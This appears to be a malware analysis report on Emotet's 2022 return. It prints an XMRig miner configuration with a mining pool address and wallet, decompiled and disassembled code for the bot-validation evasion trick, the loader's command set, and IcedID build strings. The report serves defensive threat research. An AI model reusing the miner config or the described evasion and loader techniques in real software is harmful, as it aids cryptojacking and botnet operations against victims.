

```
▼{
    autosave: false,
  ▼cpu: {
      enabled: true,
      huge-pages: true,
      huge-pages-jit: false
  },
  ▼pools: [
    ▼{
        algo: null,
        coin: "monero",
        url: "5.61.52.36:4242",
        user:
        "44SR6K9tHnMNF9G2MaJeQqCCvdXYQX1Jr1d2kR1kse6a2r1jXtqBwgPWx6i5zDKu7PEv9Xsy
        11GTQdWKc2tmBgK32bVV23E",
        pass: "x",
        enabled: true,
        tls: false
    }
  ],
  retries: 5,
  retry-pause: 5,
  verbose: 0,
  watch: true
}
```

Figure 10: XMRig config 2


Hardware Module

Around this time, in September 2022, there was still no spam from the botnet, but modules were being sent to the botnet every 24 hours. These modules were the standard information stealers and email stealers. Then, on October 10, module ID 2381 was delivered to all E4 bots. This new module showed some new features that eventually would make their way into the actual Emotet loader. This module gathers hardware information from the host and sends it to a dedicated list of command and control (C2) servers. The following fields are sent in the packet in the given order:

- Hostname
- Username
- Process name
- OS (Operating System) information
- Session ID
- CPU identifier
- Total size of memory
- Used memory

At the end of this packet there is a value that is used to weed out the real bots from the fake bots. There is a table within the main function of this module that corresponds to 64 different functions that each return a 4-byte integer. When the module is sent to the bot, a job ID is sent along with it that is a unique


ID to that module and bot. This job ID is then used to compute a value between 0-63 and select one of these functions that returns an integer. That integer needs to be placed at the end of the packet. If this value is left out or not the expected result the operators know the bot is fake and will be banned. To date this has been the most challenging evasion technique the botnet has implemented to stop researchers from analyzing it.



```
  switch ( state )
  {
    case 48595:
      wrap_heap_free(*v58, 416846i64, 574119i64, 621662i64);
      v11 = v51;
      state = 20971;
      goto LABEL_77;
    case 52791:
      v80[30] = sub_18000BBB8;
      v80[17] = sub_18001E028;
      v80[39] = sub_180009AB8;
      v80[34] = sub_18001E44C;
      v80[33] = sub_180012DFC;
      v80[23] = sub_18000F058;
      v80[37] = sub_18000C6BC;
      v80[12] = sub_18001CD70;
      v80[0] = ret_0x32a729;
      v80[53] = sub_18001D7F4;
      v80[45] = sub_180003B94;
      v80[15] = sub_1800124BC;
      v80[35] = sub_18001E4BC;
      v80[1] = sub_18001E53C;
      v80[47] = sub_180020A5C;
      v80[50] = sub_180018B74;
      v80[14] = sub_18000E04C;
      v80[3] = sub_180020BDC;
      v80[48] = sub_180005940;
      v80[42] = sub_180005728;
      v80[13] = sub_18000F654;
      v80[57] = sub_18001C648;
      v80[9] = sub_18001995C;
      v80[49] = sub_18001C9A8;
      v80[18] = sub_180010A24;
      v80[31] = sub_18001037C;
      v80[10] = sub_18000EE60;
      v80[44] = sub_180008E64;
      v80[54] = sub_18001EB18;
      v80[2] = sub_18000EECC;
      v80[59] = sub_18000FC9C;
      v80[52] = sub_18000FBAC;
      v80[25] = sub_180001F64;
      v80[61] = sub_18001B754;
      v80[7] = sub_180020CCC;
      v80[63] = sub_180012434;
      v80[29] = sub_18001D984;
      v80[60] = sub_18001B870;
      v80[40] = sub_18001CDE0;
      v80[38] = sub_18001D16C;
```

Figure 11: Function table containing the 64 callbacks

To make these values even more difficult to extract, the integer values are calculated dynamically rather than just returning a hardcoded value. In the screenshot below, the final value returned is going to be 0x523EC8.



```
                        ; __int64 ret_0x523EC8()
                        ret_0x523EC8    proc near               ; DATA XREF

                        arg_0           = dword ptr  8
                        arg_8           = dword ptr  10h
                        arg_10          = dword ptr  18h
                        arg_14          = dword ptr  1Ch

C7 44 24 18 C1 61 00 00                 mov     [rsp+arg_10], 61C1h
33 C0                                   xor     eax, eax
89 44 24 1C                             mov     [rsp+arg_14], eax
C7 44 24 08 AA 98 00 00                 mov     [rsp+arg_0], 98AAh
B8 DB 4B 68 2F                          mov     eax, 2F684BDBh
8B 4C 24 08                             mov     ecx, [rsp+arg_0]
F7 E1                                   mul     ecx
2B CA                                   sub     ecx, edx
D1 E9                                   shr     ecx, 1
03 CA                                   add     ecx, edx
C1 E9 04                                shr     ecx, 4
89 4C 24 08                             mov     [rsp+arg_0], ecx
81 74 24 08 80 56 40 00                 xor     [rsp+arg_0], 405680h
8B 44 24 08                             mov     eax, [rsp+arg_0]
89 44 24 10                             mov     [rsp+arg_8], eax
C7 44 24 08 64 E8 00 00                 mov     [rsp+arg_0], 0E864h
C1 6C 24 08 08                          shr     [rsp+arg_0], 8
C1 6C 24 08 0D                          shr     [rsp+arg_0], 0Dh
81 74 24 08 EF 6D 12 00                 xor     [rsp+arg_0], 126DEFh
8B 44 24 08                             mov     eax, [rsp+arg_0]
89 44 24 08                             mov     [rsp+arg_0], eax
8B 44 24 08                             mov     eax, [rsp+arg_0]
8B 4C 24 10                             mov     ecx, [rsp+arg_8]
33 C1                                   xor     eax, ecx
C3                                      retn
                        ret_0x523EC8    endp
```

Figure 12: Obfuscated arithmetic to return a constant value

Emotet Loader Updates

Having not seen a loader update since mid-July, when Emotet returned there were quite a few differences in the botnet.

- New commands
- New implementation of the communication loop
- New check-in packet format
- New packer used

The Emotet virus supports a variety of commands. When it first returned in November 2021, there were seven total commands that were denoted by values 1-7. Eventually commands 4 and upwards were removed until the return in November 2022. Currently there are 5 commands that the Emotet virus supports:

- 1 – Update bot
- 2 - Load module
- 3 - Load executable
- 4 - Load executable via regsvr32.exe
- 16343 – invoke rundll32.exe with a random named DLL and the export PluginInit

Commands 4 and 16343 were added with this latest version of the botnet. 16343 stands out due to it being a break in the pattern of commands as well as having a specific export. That export is also commonly used for IcedID infections. Notably, Proofpoint has observed Emotet malware delivering IcedID as a second stage payload in recent campaigns.


The original packet format of Emotet contained what we suspect to be two version numbers. One that was specific to the loader and one that was specific to the protocol. These values have been replaced in the packet with a singular version number that was set to 4000 with the latest return.

One of the biggest changes made to the unpacked loader itself was the reimplementation of the communications loop. The old version used a sleep to determine how often requests were made to the C2 servers. The new version utilizes the windows API CreateTimerQueueEx. This API takes a callback function which is called after an initial duration and then after a set period in a loop. This also meant changes were made to the response parsing of the bots. If the bots receive a twelve-byte value back from the C2, then the bot reads the last 4 bytes, turns that into an integer and multiplies it by 250 which will be the number of milliseconds to sleep. For long sleeps, Emotet malware defaults to 150 seconds and for short sleeps its either 30 seconds or 7.5 seconds.

Finally, the packer used with the loader itself has been updated. Pre-November 2, the packed sample would contain an encrypted resource that would be XOR decrypted with a randomized plaintext string within the sample. This new packer being used has the encrypted payload inside the .data section around offset 20. Once the payload is found within the sample it can be decrypted with the same process of finding the random plaintext string and XOR decrypting to get the unpacked sample.

Command & Control Mishaps

Historically the Emotet virus has had three major pools of C2s per botnet (E4 and E5). These pools are the loader, the generic modules, then finally the spam modules. These pools do not overlap and generally what is in one module for the generic pool will be an exact match of what is in another. So, if the process list module has six C2s in it, the mail stealer module will have those exact same six C2s in it as well. This is where things start to deviate from previous iterations of Emotet. There are now cases where IPs are missing from some modules and the developers have left localhost as part of the valid C2s. The following graphs show the modules and their IDs as the green nodes and the C2s as the red nodes. For module 1444 they seem to have left localhost within the C2 table.






Figure 13: Generic Emotet modules (green) linked to their C2s

For the spam C2s, they have some C2s in the modules that do not exist in others, which historically has never been the case. Generally, every module that is part of the group will contain all the C2s in the C2 list.





Figure 14: Spam Emotet modules (green) linked to their C2s

These mistakes highlight that the botnet might be under new management or potentially new operators have been hired to set up the infrastructure.

Post Infection Activity

One of the first payloads that was delivered to the Emotet bots was a new variant of the IcedID loader. This variant is brand new or still in development as it contains a legitimate PDB path.



	Offset	Size	Type	String
1	01f0	00000005	A	.text
2	0240	00000006	A	.rdata
3	0267	00000006	A	@.data
4	0290	00000006	A	.pdata
5	6088	0000000f	A	c:\ProgramData\
6	60a0	00000006	U	%016lX
7	6158	0000002d	A	E:\source\anubis\Lite\bin\RELEASE\ghjfghf.pdb

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search


	Offset	Size	Type	String
1	0208	00000005	A	.text
2	0258	00000006	A	.rdata
3	027f	00000006	A	@.data
4	02a8	00000006	A	.pdata
5	02cf	00000007	A	@.reloc
6	6120	0000000f	A	c:\ProgramData\
7	63b0	0000002c	A	E:\source\anubis\Lite\bin\RELEASE\loader.pdb

Figure 15: IcedID payload with “anubis” PDB path

From analysis done on the Conti Leaks from February 2022 in which a researcher with access to Conti's internal operations began leaking data from the cybercriminal organization, researchers have learned that Anubis is the internal name for IcedID and this new variant of the IcedID loader.

